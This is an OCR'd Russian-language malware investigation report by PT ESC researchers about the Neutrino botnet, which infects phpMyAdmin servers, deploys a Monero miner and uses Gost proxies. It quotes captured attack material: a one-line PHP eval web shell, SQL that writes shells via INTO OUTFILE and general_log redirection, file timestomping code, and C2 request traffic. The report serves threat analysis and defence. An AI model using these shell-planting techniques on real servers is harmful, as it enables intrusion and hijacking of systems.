
В итоге реализация разработанного метода с высокой точностью детектирует скрытые под TLS или кастомным протоколом вредоносные программы и инструменты. Возможностей синтаксиса правил, применяемых в IDS Snort и Suricata, достаточно для осуществления детектирования на основе последовательностей длин сообщений. На конференции SuriCon 2018 данный концепт построения правил был представлен вместе с его реализацией, где получил поддержку разработчиков.

В дальнейшем мы будем активно развивать и максимально широко применять разработанный нами метод — а злоумышленники, со своей стороны, постараются, вероятно, рандомизировать размеры сетевых пакетов. Но это будет уже совсем другая история.

Реализация разработанного метода с высокой точностью детектирует скрытые под TLS или кастомным протоколом вредоносные программы и инструменты.

В поисках Neutrino


Кирилл Шипулин, Алексей Гончаров, Михаил Голованов и команда PT ESC



С августа 2018 года мы начали фиксировать массовые сканирования систем phpMyAdmin. Сканирования сопровождались перебором 159 разных веб-шеллов с командой die(md5(Ch3ck1ng)). Эти данные стали отправной точкой для нашего расследования. Мы постепенно раскрыли всю цепочку событий и закончили обнаружением большой вредоносной кампании, продолжавшейся с 2013 года. История от начала до конца — в нашей статье.

Нас сканируют!


Зараженные боты со всего мира случайным образом сканируют IP-адреса в интернете. В том числе сканированию подвергались сети PT Network Attack Discovery[1] и распределенные ханипоты.



Запрос в интерфейсе PT NAD

Сканирование проходило так:

- Сначала бот подбирал путь до панели phpMyAdmin по списку.
- При обнаружении панели он начинал перебирать пароли учетной записи root. Словарь насчитывал около 500 паролей, и первым шел дефолтный root.
- Далее, после успешного подбора пароля, не происходило ничего. Бот не эксплуатировал уязвимости и не исполнял код другими способами.
- Кроме phpMyAdmin, он перебирал пути до веб-шеллов, также по списку, и пытался исполнять простые PHP-команды. Список содержал 159 имен шеллов, и этот этап вызывал у нас больше всего вопросов.



Запрос на веб-шелл с командой. Если в ответ вернется корректный MD5, значит — сервер заражен

[1] PT Network Attack Discovery (PT NAD) — решение для выявления следов компрометации в сетевом трафике и расследования атак.

Такие сканирования были неоднократно замечены и описаны летом 2018 года другими исследователями (bit.ly/2ItBHt5). Но никто не попытался выяснить их цели и источники.

Для ответов на наши вопросы мы подготовили ханипоты, которые изображали уязвимые серверы. Это были панели phpMyAdmin с учетной записью root:root и веб-шеллы, которые отвечали корректным MD5-хешем. Например, это хеш 6c87b559084c419dfe0a7c8e688a4239 для примера из скриншота выше.

Спустя какое-то время наши ханипоты принесли первые результаты.

Что внутри?

На ханипот с веб-шеллом стали приходить команды с полезной нагрузкой. Например, сохранить новый шелл с именем images.php и исполнить на нем команды:

```
> POST /images.php "a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
< HTTP/1.1 200 OK "Hello, Peppa!"
> POST /images.php "a=just+for+fun&code=JHRpbWUg...500 bytes..."
< HTTP/1.1 200 OK "Hello, Peppa!|Windows NT DESKTOP 5.1 build 2600 +
User:0(SYSTEM)/Group:0(?) + Apache/2.2.9 (Win32) DAV/2 mod _ ssl/2.2.9
OpenSSL/0.9.8i mod _ autoindex _ color PHP/5.2.6 [redacted]|"
> POST /images.php "a=just+for+fun&code=QGluaV9...5500 bytes..."
< HTTP/1.1 200 OK "successsuccesssuccess"
```

После декодирования base64-команд становится ясно, что первые два запроса узнают конфигурацию машины, а третий исполняет PowerShell-скрипт для загрузки внешних компонентов. Base64-команды передаются в параметре ‘code’, а для авторизации он берет хеш SHA-1 от MD5 параметра "a". Для строки "just for fun" хеш будет равен "49843c6580a0abc8aa4576e6d14afe3d94e3222f", и проверяются только два последних байта.

Как правило, внешний компонент это майнер криптовалюты Monero. На Windows он устанавливается с именем lsass.exe в папку %TEMP%. Его версии могут различаться: некоторые из них работают без аргументов и адрес кошелька зашит внутри. Видимо, это было сделано для уменьшения рисков обнаружения.

Второй возможный компонент это PowerShell-скрипт с dll-библиотекой внутри. Он скачивается с сервера и запускается другим PowerShell-скриптом. А код библиотеки исполняется в памяти, то есть она не хранится на диске. Dll-библиотека ответственна за дальнейшее распространение вредоноса и пополнение ботнета.

Подобный случай уже был описан исследователями из Minerva Labs в марте 2018 года как Ghostminer (bit.ly/2XwjSxO). Но он происходит от Neutrino, который существует с 2013 года. Другое название Neutrino — Kasidet, и ранее он распространялся через почтовые рассылки и различные exploit kits. Функциональность его менялась, но протокол общения с командным сервером и другие артефакты оставались неизменными. Например, строка "just for fun" использовалась для аутентификации еще в семплах января 2017 года. Девять отчетов о Neutrino с 2014 года можно найти на Malpedia (bit.ly/2VrRJpG). Детали последнего отчета Minerva Labs позволили нам отследить изменения в способах распространения этого вредоноса.

Neutrino

Именно второй компонент представляет для нас интерес, поскольку он ищет новые хосты для заражения.

Кроме сканирования уязвимостей Neutrino умеет выполнять произвольные команды

Как Neutrino ищет новые серверы

После заражения сервера Neutrino в первую очередь меняет параметры TCP-стека — MaxUserPort, TcpFinWait2Delay и другие. Это делается для настройки зараженного хоста на максимально быстрое сканирование:

```
sub_13147AF0(
  HKEY_LOCAL_MACHINE,
  "SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters",
  "MaxUserPort",
  4,
  0,
  0xFEu,
  1);
```

Участок кода, меняющий параметр TCP-стека

Затем он связывается с командным сервером (C2), который управляет ходом сканирования на машине. Командный сервер отдает команду для проверки случайных серверов в интернете на одну из уязвимостей. Список проверок в версии Neutrino от октября 2018 года был весьма обширный:

- Поиск XAMPP-серверов с WebDAV.
- Поиск потенциально уязвимых для CVE-2010-3055 серверов phpMyAdmin. Это ошибка в конфигурационном скрипте setup.php.
- Поиск уязвимых плагинов Cacti's Network Weathermap — CVE-2013-2618 (bit.ly/2VoWOPw).
- Поиск Oracle WebLogic, уязвимых для CVE-2017-10271.
- Поиск Oracle WebLogic, уязвимых для CVE-2018-2628.
- Поиск серверов IIS 6.0, уязвимых для удаленного выполнения кода через HTTP-метод PROPFIND (CVE-2017-7269).
- Поиск и эксплуатация нашумевшей уязвимости в Apache Struts2.
- Поиск открытых узлов Ethereum. В июне 2018 года это позволило злоумышленникам похитить 20 млн долларов (bit.ly/2HU1ERx).

- Брутфорс учетной записи "sa" на MSSQL. После успешного подбора Neutrino пытается исполнить код через механизм xp_cmdshell.
- Поиск phpMyAdmin без авторизации.
- Брутфорс phpMyAdmin с авторизацией.
- Большая логика по поиску перечня PHP-веб-шеллов.

Зеленым отмечены те модули, которые появились с момента отчета Minerva Labs. Последний пункт в этом списке, поиск веб-шеллов, как раз отвечает за те сканирования, с которых началось наше расследование. Список включал в себя 159 адресов с уникальными параметрами. Например:

- wuwu11.php:h
- weixiao.php:weixiao
- qwq.php:c
- На скриншоте выше изображен соответствующий участок кода Neutrino.

```
snprintf(&Str, 0x400u, "%s=%s", v10, "die(@md5(D3c3mb3r))");
if ( !strcmp(v5[1], "Arui") )
  snprintf(&Str, 0x400u, "d=Assert&%s=%s", v5[1], "die(@md5(D3c3mb3r))");
```

Участок кода, ответственный за сканирование веб-шеллов

Кроме сканирования уязвимостей Neutrino умеет выполнять произвольные команды и делать скриншоты. А в версии от декабря 2018 года авторы добавили еще три модуля:

- поиск открытых серверов Hadoop,
- брутфорс авторизации для серверов TomCat,
- поиск JSP-шеллов из списка.

Причем имена JSP-шеллов уже встречались нам ранее в Jboss exploitation tool (bit.ly/2V6TM5V) или JBoss worm (bit.ly/2UeM9H9).

За время изучения этого ботнета мы несколько раз видели, как меняется его поведение. Первые сканирования содержали проверку Ch3ck1ng, но сейчас это F3bru4ry. Соответствующие строки статично хранятся внутри модуля Neutrino. Это говорит об обновлении Neutrino. Например, обновился адрес C2 (или авторы добавили новый модуль).

Общение с C2

Бот Neutrino и командный сервер обмениваются base64-данными. Заголовки Cookie и Referer всегда одинаковые и служат для авторизации.

```
POST /prlog/Tunnel.php HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Referer: https://www.apple.com/
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Host: 113.98.240.239
Content-Length: 163
Connection: Close

msg=Y21kJkM4NTVGQUEyJlNFUlZFUk9OTElORSA6IFNZU1RFTSZXaW4yMDA4IFIyICg2NC1iaXQpIDogMioxLjg3R0h(
```

```
HTTP/1.1 502 Gateway Error
Date: Wed, 12 Dec 2018 14:28:44 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Expire: -1
Cache-Control: no-store,private,post-check=0,pre-check=0,max-age=0
Prama: no-cache
Content-Length: 88
Connection: close
Content-Type: text/plain

1521003310 Rate 10#1521814847 PMAFind Random#
502 Gateway Error
<!---MTUyMTAwMzMxMCBSYXRlIDEwIzE1MjE4MTQ4NDcgUE1BRmluZCBSYW5kb20j--->
```

Обмен командами между ботом Neutrino и C2-сервером

В самом начале бот проверяет соединение с C2 простой парой сообщений: Enter — Success. Затем он делает «отстук» — передает на C2 краткую информацию о системе. Такой запрос изображен на скриншоте выше. В запросе сообщается информация о RAM, CPU и имени пользователя. А в качестве уникального идентификатора хоста используется серийный номер тома с системным разделом. В ответ от C2 приходит новое задание для хоста, это может быть поиск новых уязвимых хостов или исполнение команд. Например, команда PMAFind со скриншота подразумевает поиск серверов phpMyAdmin, Hadoop, Tomcat, а также шеллов по списку и WebDAV.

Если Neutrino нашел уязвимый сервер, например подобрал пароль от панели phpMyAdmin, он сообщает об этом на C2. Данные передаются в кодировке base64. Например:

```
PMAFind&XXXXXXXX&TaskId&[Crack:PMA] root/root&http://11.22.33.44/
phpmyadmin/index.php
```

Майнер

В отличие от модуля Neutrino майнер хранится на диске и стартует автоматически. За это отвечает сервис с именем "Remote Procedure Call (RPC) Remote" или задача "WindowsUpdate", они запускают PowerShell-код. Этот код хранится в поле EnCommand WMI пространства root\cimv2:PowerShell_Command, а в соседнем поле EnMiner находится сам исполняемый файл майнера. Для работы Neutrino и майнер пишут в служебные поля того же пространства, например PID процессов и номер версии.

```
$WmiName = 'root\cimv2:PowerShell_Command'
$Wmi = New-Object Management.ManagementClass($WmiName)
$Wmi.SetPropertyValue('nPId',$PId)
```

Скрипт из поля EnCommand запускает майнер EnMiner в несколько этапов:

1. Функция KillFake убивает процессы, имитирующие стандартные. Например, explorer.exe, если он запущен не из %WINDIR%. И удаляет их с диска.
2. KillService останавливает и удаляет сервисы, чьи имена удовлетворяют заданной маске.
3. Killer удаляет сервисы, задачи (Tasks) и процессы по списку имен или аргументам запуска.
4. Функция Scanner проверяет содержимое каждого запущенного процесса и удаляет его с диска, если находит внутри характерные для криптомайнеров строки.
5. Майнер lsass.exe сохраняется в %TEMP% и запускается.

В целом функции KillFake, KillService, Killer и Scanner отвечают за устранение конкурентов. Их мы опишем далее в статье. Пример скрипта EnCommand можно изучить на pastebin.com/bvkUU56w.

My php, your admin

Поскольку сам бот Neutrino не эксплуатирует уязвимости, а только собирает список серверов, процесс заражения остался неясным. Приманка из сервера phpMyAdmin с дефолтной учетной записью поймала и это. Мы вживую наблюдали, как наш сервер подвергся атаке и был успешно заражен.

Как заражают phpMyAdmin

Происходило это в несколько этапов:

1. Сперва — вход в панель phpMyAdmin. Учетная запись была подобрана ранее во время сканирования.

2. Небольшая разведка. Атакующий запрашивает скрипты phpinfo по разным путям.

3. Интерфейс phpMyAdmin позволяет выполнять SQL-запросы к базе данных. И злоумышленник делает следующие запросы:

```
select '' into outfile ''
SELECT "<?php … ; ?>" INTO OUTFILE "/home/wwwroot/default/images.php"
```

   Они сохраняют содержимое select на диск. На случай ошибки далее идут следующие запросы:

```
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = '/home/wwwroot/default/images.php'
SET GLOBAL general_log = 'ON'
SELECT "<?php ... ?>"
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = 'MySQL.log'
```

4. Наконец, знакомые нам запросы.

```
POST /images.php "a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
```

Авторы написали автоматический скрипт для взлома phpMyAdmin. Он пытается использовать один из двух механизмов:

- SELECT INTO OUTFILE для записи содержимого запроса на диск,
- перенаправление лог-файла в PHP-скрипт с помощью переменных MySQL.

Первый механизм известен давно и, как правило, не работает из-за опции --secure-file-priv, а использование второго мы видим впервые. Обычно MySQL не позволяет перенаправлять лог-файл за пределы переменной @@datadir, но это оказалось возможным в инсталляции из пакета phpStudy. Именно благодаря второму способу Neutrino стал массовым на серверах phpMyAdmin. Содержимое веб-шелла будет разным для первого и второго способа заражения.

Так выглядит ответ веб-шелла, если он был создан вторым способом — перенаправлением MySQL-лога:

```
C:\phpStudy\MySQL\bin\mysqld.exe, Version: 5.5.53 (MySQL Community
Server (GPL)). started with:
TCP Port: 3306, Named Pipe: MySQL
Time                 Id Command    Argument
181025 23:35:48
                244 Query    SHOW GLOBAL VARIABLES
                             WHERE Variable _ name="general _ log"
                244 Quit
181025 23:36:50
                246 Connect   root@localhost on
                246 Query     SET CHARACTER SET 'utf8mb4'
                246 Query     SET collation _ connection =
                              'utf8mb4 _ unicode _ ci'
                246 Init DB   mysql
                246 Query     SET GLOBAL general _ log _ file
                              = 'C:\\phpStudy\\WWW\\roots.php'
                246 Quit
```

К нашей радости, лог содержит подлинные даты. Их можно найти в ответах от некоторых шеллов images.php, что позволило нам узнать настоящее время их имплантации. Это важно, потому что среди рассылаемых команд бывают и такие:

```
time = @strtotime("2015-07-16 17:32:32");
@touch($ _ SERVER["SCRIPT _ FILENAME"],$time,$time);
```

Здесь $_SERVER[SCRIPT_FILENAME] содержит "images.php". Фактически эта команда меняет дату последнего изменения файла на 16 июля 2015 года. Вероятно, это попытки затруднить анализ кампании Neutrino, которая не увенчалась успехом. Отследить даты создания стало возможным благодаря содержимому некоторых шеллов.

Вторая вредоносная кампания


Удивительно то, что мы поймали запись не только шелла images.php, но и wuwu11.php с телом `<?php @eval($ _ POST[h])?>`. Заражение имело схожий механизм, но протекало иначе. Вот отличия:

- SQL-запросы посылались не разом, а по одному.
- Содержимое веб-шеллов совершенно разное; wuwu11.php не требует авторизации.
- Полезная нагрузка тоже различается. Авторы wuwu11 и других имплантировали Trojan.Downloader для загрузки вредоносных программ по цепочке, но не майнер.

Различия в способах заражения и перебор шеллов в самом Neutrino говорят о существовании двух одновременных вредоносных кампаниях. Neutrino занимается майнингом криптовалюты, а вторая направлена на вредоносные загрузки.

Проанализировав даты создания шеллов на зараженных хостах, мы точно выяснили, кто был первым. Первые шеллы с говорящим названием test.php родом из 2013

года, а их братья db__.init, db_session.init и db.init начали появляться с 2014-го. Neutrino начал заражать серверы phpMyAdmin с января 2018 года через уязвимости или шеллы конкурента. Пик Neutrino пришелся на лето 2018 года. На графике ниже представлено распределение дат создания шеллов Neutrino и конкурента.



Структура ботнета

Как оказалось, ботнет Neutrino имеет четкую организационную структуру: пока одни зараженные хосты заняты майнингом криптовалюты и сканируют интернет, другие служат прокси-серверами. Для проксирования используется утилита Gost на порте 1443, а шелл на таких хостах называется image.php, без буквы s на конце.

```
svchost.eXe 1388 SYSTEM C:\Windows\System\svchost.exe  -L=https://
GoST:GoST@:1443
```

Таких прокси-хостов немного. Через них имплантируют images.php на уязвимые серверы, которые нашли ранее, а также рассылают команды, в основном для зачистки хостов от конкурентов и запуска криптомайнеров. Частота рассылки команд достигает 1000 уникальных IP-адресов в час.

Коннекты к порту 1443 прокси-сервера в большинстве случаев приходят из подсетей Chinanet Henan Province Network (1.192.0.0/13, 171.8.0.0/13 123.101.0.0/16, 123.52.0.0/14 и другие адреса).

Теперь, когда мы знаем структуру этих вредоносных кампаний, мы можем просканировать интернет в поисках их шеллов и оценить размер ботнета.

Сканируем интернет


Как мы помним, в корневой WWW-каталог имплантируется веб-шелл images.php. Его наличие и HTTP-ответ однозначно говорят о заражении. Таким образом, чтобы оценить размер ботнета, нам необходимо послать запрос к images.php на все веб-серверы в интернете. Готовый список серверов с портом 80 можно найти на scans.io. (Censys сканируют интернет и обновляют список каждую неделю). В списке 65 миллионов веб-серверов, и каждому из них мы послали запрос "GET /images.php". Около 5000 серверов ответили положительно — и это лишь часть ботнета. Наши ханипоты регулярно сканировались с новых IP-адресов, которых не было среди обнаруженных.

Состав ботнета

Что это за серверы? Shodan помогает ответить на этот вопрос. Более половины из них возвращают Win32 или Win64 в заголовке "Server".

Обратите внимание на заголовок Server. Apache работает на системе Windows.

В среднем, если судить по данным Shodan, доля Windows среди Apache-серверов меньше 4%. Аномально высокое число Windows-систем в нашем случае должно быть вызвано специфическим ПО. Так и оказалось, некоторые из серверов отдают следующую стартовую страницу.




На главной странице — phpStudy

